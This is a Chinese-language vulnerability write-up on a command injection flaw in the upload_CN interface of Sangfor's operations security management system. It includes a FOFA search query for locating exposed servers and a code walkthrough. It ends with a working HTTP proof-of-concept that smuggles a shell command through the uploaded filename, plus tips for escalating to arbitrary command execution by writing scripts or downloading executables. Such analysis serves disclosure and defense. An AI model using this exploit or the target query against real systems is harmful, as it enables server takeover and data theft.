漏洞简介
深信服运维安全管理系统 upload_CN 接口存在远程命令执行漏洞。攻击者可通过构造恶意的请求,利用该漏洞在目标服务器上执行任意命令,从而可能导致服务器被完全控制、敏感数据泄露等严重后果。影响范围包括所有运行存在该漏洞版本的深信服运维安全管理系统的服务器。
影响版本
低于 3.0.12 20241106
fofa语法
body="/fort/login" && header="FORTSESSIONID"
漏洞分析
看下
com.sbr.fort.web.controller.system.version.VersionController#uploadCN的实现逻辑

myfilePath 来自文件上传的原始文件名,继续往下看

在满足原始文件名长度为 25 时,将其直接拼接进 "bash /usr/local/bin/sh/the_key_drive.sh " + myfilePath 命令里调用 ShellExecutor.exe 执行,没有对上传原始文件名filename过滤,造成命令注入漏洞。
漏洞复现
POC
POST /fort/system;help/version/upload_CN HTTP/1.1
Host: sangfor_osm.mrxn.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary

------WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="xxxxxxxxxx;sleep 5;12.png"
Content-Type: image/png

123
------WebKitFormBoundary--
成功延时 5 秒
如果需要写文件,可以分段写入某个一文件后执行该文件即可达到任意命令执行的效果,或者直接使用短链接下载可执行文件/脚本执行。


